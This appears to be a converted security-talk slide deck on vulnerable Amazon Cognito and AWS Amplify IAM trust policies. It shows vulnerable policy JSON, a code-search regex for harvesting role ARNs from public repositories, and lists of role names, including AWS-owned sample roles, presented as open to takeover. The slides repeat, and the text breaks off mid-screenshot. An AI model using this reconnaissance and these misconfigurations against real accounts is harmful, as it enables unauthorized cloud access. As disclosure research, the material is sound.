


## Introduction to Amazon Cognito

Amazon Cognito processes more than 100 billion authentications per month. The service helps you implement customer identity and access management (CIAM) into your web and mobile applications. You can quickly add user authentication and access control to your applications in minutes.

## Amazon Cognito federated identities (identity pools)





# A more complicated role trust policy

Default trust policy for a Cognito role:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
        },
        "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated" }
      }
    }
  ]
}
```

# A more complicated role trust policy

Default trust policy for a Cognito role:


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
        },
        "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated" }
      }
    }
  ]
}
```

# A more complicated role trust policy


Vulnerable trust policy:

```
{\n    "Version": "2012-10-17",\n    "Statement": [\n        {\n            "Effect": "Allow",\n            "Principal": {\n                "Federated": "cognito-identity.amazonaws.com"\n            },\n            "Action": "sts:AssumeRoleWithWebIdentity"\n        }\n    ]\n}
```

# The Basic (classic) Authflow



# Weaponizing sts:AssumeRoleWithWebIdentity



# Variant one: Vulnerable Trust Policy

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Principal": {  
                "Federated": "cognito-identity.amazonaws.com"  
            },  
            "Action": "sts:AssumeRoleWithWebIdentity"  
        }  
    ]  
}
```

# The default trust policy for Amazon Cognito

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },  
      "Action": "sts:AssumeRoleWithWebIdentity",  
      "Condition": {  
        "StringEquals": {  
          "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"  
        }  
      },  
      "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated" }  
    }  
  ]  
}
```

# Variant two: Vulnerable Trust Policy

```
○ ○ ○  
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Sid": "",  
            "Effect": "Allow",  
            "Principal": { "Federated": "cognito-identity.amazonaws.com" },  
            "Action": "sts:AssumeRoleWithWebIdentity",  
            "Condition": {  
                "ForAnyValue:StringLike": {  
                    "cognito-identity.amazonaws.com:amr": "authenticated"  
                }  
            }  
        }  
    ]  
}
```



**But that's a misconfiguration,  
where's the vuln?**

# Vulnerability #2: AWS Amplify Exposing IAM Roles to Takeover



# Looking for vulnerable roles in the wild

# Looking for vulnerable roles in the wild



Code search and an AI assistant with the context of the code graph.

⌚ | context:global Search for code or files...

Aa .\*

/arn:aws:iam::[0-9]{12}:role\w[a-zA-Z0-9-\_]+/ count:all archived:yes fork:yes context:global

# Looking for vulnerable roles in the wild



Code search and an AI assistant with the context of the code graph.

⌚ | context:global Search for code or files...

Aa .\*

/arn:aws:iam::[0-9]{12}:role\w[a-zA-Z0-9-\_]+/ count:all archived:yes fork:yes context:global

## 8,000+ Results

# ...something is wrong

(Slightly modified) example role names we found vulnerable:

# ...something is wrong

(Slightly modified) example role names we found vulnerable:

- communicationclient-master-20190713239617-**authRole**
- chatamber-20181621961321-**authRole**
- ml-yeti-ui-dev-20191316145242-**unauthRole**
- aerodeploy-master-132847-**authRole**
- liveconveyance-dev-175294-**unauthRole**
- amplify-storyspanapp-dev-142052-**authRole**
- digital-tweeter-prod-192116-**authRole**

# ...something is wrong

(Slightly modified) example role names we found vulnerable:


- communicationclient-master-20190713239617-authRole
- chatamber-20181621961321-authRole
- ml-yeti-ui-dev-20191316145242-unauthRole
- aerodeploy-master-132847-authRole
- liveconveyance-dev-175294-unauthRole
- amplify-storyspanapp-dev-142052-authRole
- digital-tweeter-prod-192116-authRole

# Owning AWS-Owned IAM Roles

- amplify-awsassistant-sampledev-144248-authRole
- amplify-livetranslation-dev-165918-unauthRole
- amplify-livetranslation-dev-165918-authRole

# Owning AWS-Owned IAM Roles

- amplify-awsassistant-sampledev-144248-authRole
- amplify-livetranslation-dev-165918-unauthRole
- amplify-livetranslation-dev-165918-authRole



The screenshot shows a GitHub repository interface. The top navigation bar includes a menu icon, a profile picture, the repository name "aws-samples / chime-live-translation-transcription-polly", and tabs for Code, Issues, Pull requests (3), Actions, Projects, Security, and Insights. The "Code" tab is selected.

The left sidebar displays the repository structure: .github, .vscode, amplify (which is expanded), .config, backend, books, and config. A dropdown menu shows the commit hash "a27be5c" and a search bar with a "Go to file" input field containing "team-provider-info.json".

The main content area shows the file "team-provider-info.json" under the path "chime-live-translation-transcription-polly / amplify / team-provider-info.json". The file was last updated by "miketran" on August 15. The code editor shows the following JSON content:

